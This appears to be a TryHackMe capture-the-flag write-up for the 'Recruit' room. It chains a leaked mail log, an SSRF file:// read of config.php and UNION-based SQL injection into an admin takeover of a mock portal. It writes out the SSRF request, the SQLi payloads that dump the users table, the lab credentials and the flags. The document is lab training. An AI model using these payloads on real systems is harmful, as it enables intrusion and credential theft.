

TryHackMe – Recruit Write-up

Room: <https://tryhackme.com/room/recruitwebchallenge>

This box simulates a recruitment portal that's been shipped with several small mistakes stacked on top of each other. None of them is a killer bug on its own — leftover log files, a debug-style file fetch endpoint, an unsanitized search box — but chained together they walk you from an anonymous visitor straight to an admin session. Getting both flags means working through that whole chain rather than hunting one big exploit.

Recon

Started with a standard Nmap sweep against the box:

```
nmap -sC -sV TARGET-IP
```

Three ports came back open:

- 22 – SSH
- 53 – DNS
- 80 – HTTP

With only a web server realistically in scope, next step was mapping out what's actually hosted there:

```
gobuster dir -u http://TARGET-IP -w /root/Tools/wordlists/dirb/common.txt
```

A few paths stood out enough to poke at individually:

- /mail
- /api
- /phpmyadmin
- /assets

/mail is the interesting one — an application shouldn't be serving its own mail logs over HTTP, and that's exactly what it did here.


Leaking the HR username from a stray log file

Pulling up <http://TARGET-IP/mail/mail.log> exposed the recruitment server's Postfix logs in full — connection metadata plus the raw body of an internal email.

The email itself is the useful part. It's an "all clear" note from HR Operations to IT Support confirming the portal deployment, and it casually confirms two things that matter a lot for an attacker:

- the HR account's username is hr
- HR's login is stored in **config.php**, on the box, for "ease of access during rollout" — while the note is careful to add that admin creds are *not* in the app files and live in the database instead

So the mail log doesn't hand over a password, but it tells you exactly where to go looking for one, and confirms the login name to pair it with.



```
May 14 09:32:11 recruit-server postfix/smtpd[2143]: connect from hr-workstation.local[10.10.5.23]
May 14 09:32:12 recruit-server postfix/smtpd[2143]: 4F1A2203F: client=hr-workstation.local[10.10.5.23]
May 14 09:32:13 recruit-server postfix/cleanup[2146]: 4F1A2203F: message-id=<20240514093213.4F1A2203F@recruit.local>
May 14 09:32:13 recruit-server postfix/qmgr[1789]: 4F1A2203F: from=<hr@recruit.thm>, size=1824, nrcpt=1 (queue active)
May 14 09:32:14 recruit-server postfix/local[2151]: 4F1A2203F: to=<it-support@recruit.local>, relay=local, delay=0.34, status=sent

-----
From: HR Team <hr@recruit.thm>
To: IT Support <it-support@recruit.thm>
Date: Tue, 14 May 2024 09:32:10 +0000
Subject: Recruitment Portal Deployment Confirmation

Hi Team,

Just a quick update to confirm that the new Recruitment Portal
has been deployed successfully and is functioning as expected.

Weâ€™ve completed basic validation:
- Login page is accessible
- Candidate dashboard loads correctly
- API documentation page is live

As discussed during deployment:
- HR login credentials (username: hr) are currently stored in the application
  configuration file (config.php) for ease of access during
  the initial rollout phase.
- Administrator credentials are NOT stored in the application
  files and are securely maintained within the backend database.

Please let us know if there are any issues or if further changes
are required.

Thanks,
HR Operations
Recruitment Team
-----
May 14 09:32:14 recruit-server postfix/qmgr[1789]: 4F1A2203F: removed
```

SSRF in the CV/file endpoint → reading config.php

Digging into /api turned up a file-fetching endpoint:

/file.php?cv=<URL>

This is meant to pull a candidate's CV from a URL, but it doesn't restrict what kind of URL it'll accept — which makes it a classic SSRF entry point. Swapping the parameter for a [file://](#) URI turns "fetch this remote file" into "read this local file":

<http://TARGET-IP/file.php?cv=file:///var/www/html/config.php>

That returned the raw contents of config.php — including the HR password the mail log had pointed us toward. With hr as the username and the value pulled from the config file, that's a working login for the HR side of the portal.

```
$APP_NAME      = 'Recruit';
$APP_ENV       = 'production';
$APP_VERSION   = '1.2.4';
$APP_DEBUG     = false;

/*
|-----
| HR Credentials (Temporary – Initial Rollout Phase)
|-----
| NOTE:
| These credentials are stored here temporarily for ease of access
| during the initial deployment and will be moved to the database
| in a future release.
*/

$HR_PASSWORD = 'hrpassword123';

/*
|-----
| API Configuration
|-----
*/
```

Logging in as HR

Using the credentials recovered from config.php, the HR login worked immediately and dropped into the candidate-applications dashboard, which carries the first flag as an **ADMIN Flag** banner:

THM{LOGGED_IN_USER}

Getting this far is already the SSRF → LFI part of the chain paying off — the second flag needs a different bug entirely.

SQL injection in the candidate search

The dashboard's "Search candidate name" box passes input into a search parameter. Dropping in a single quote:

'

kicked back a MySQL syntax error, which is the usual tell that the input is landing inside a query unescaped — something along the lines of:

```
SELECT * FROM candidates WHERE name LIKE '%input%'
```

From there it was the normal UNION-based flow:

1. **Confirm the injection** — `%' OR 1=1-- -`
2. **Work out the column count** — `%' UNION SELECT 1,2,3,4-- -` landed cleanly at 4 columns
3. **Enumerate tables** — `%' UNION SELECT 1,table_name,3,4 FROM information_schema.tables WHERE table_schema=database()-- -`
4. **Dump the users table** — `%' UNION SELECT 1,username,password,4 FROM users-- -`


That last query returned exactly one row — the admin account, with a password sitting in plain text right next to it:

id	password	username
----	----------	----------

1	admin@001admin	admin
---	----------------	-------

Admin takeover

Logging back in with admin / admin@001admin gave full admin access to the portal and the room's second flag, closing out the chain: leaked log → leaked config via SSRF → HR access → SQLi → admin takeover.



What actually went wrong here

Issue	Why it matters
Mail log served over HTTP	Handed over the HR username and told an attacker exactly where creds live
SSRF on the CV-fetch endpoint	No allow-list on the URL scheme, so <code>file://</code> reads local files
Local file inclusion via SSRF	Exposed config.php and its stored credentials

Credentials hardcoded in a config file	Single file read = full account compromise
SQL injection in candidate search	Unsanitized input straight into a query — full table dump
Plaintext password storage	Once dumped, the admin password needed zero cracking

Takeaways

- No single bug here was severe by itself — it's the chaining (info leak → SSRF/LFI → SQLi → admin) that turns four medium issues into full compromise.
- SSRF is rarely the end goal; it's almost always a pivot into something more valuable, like a config or credentials file.
- Unsanitized search inputs remain one of the highest-value bugs to test for on any app with a "search" box, because they scale straight to a full DB dump.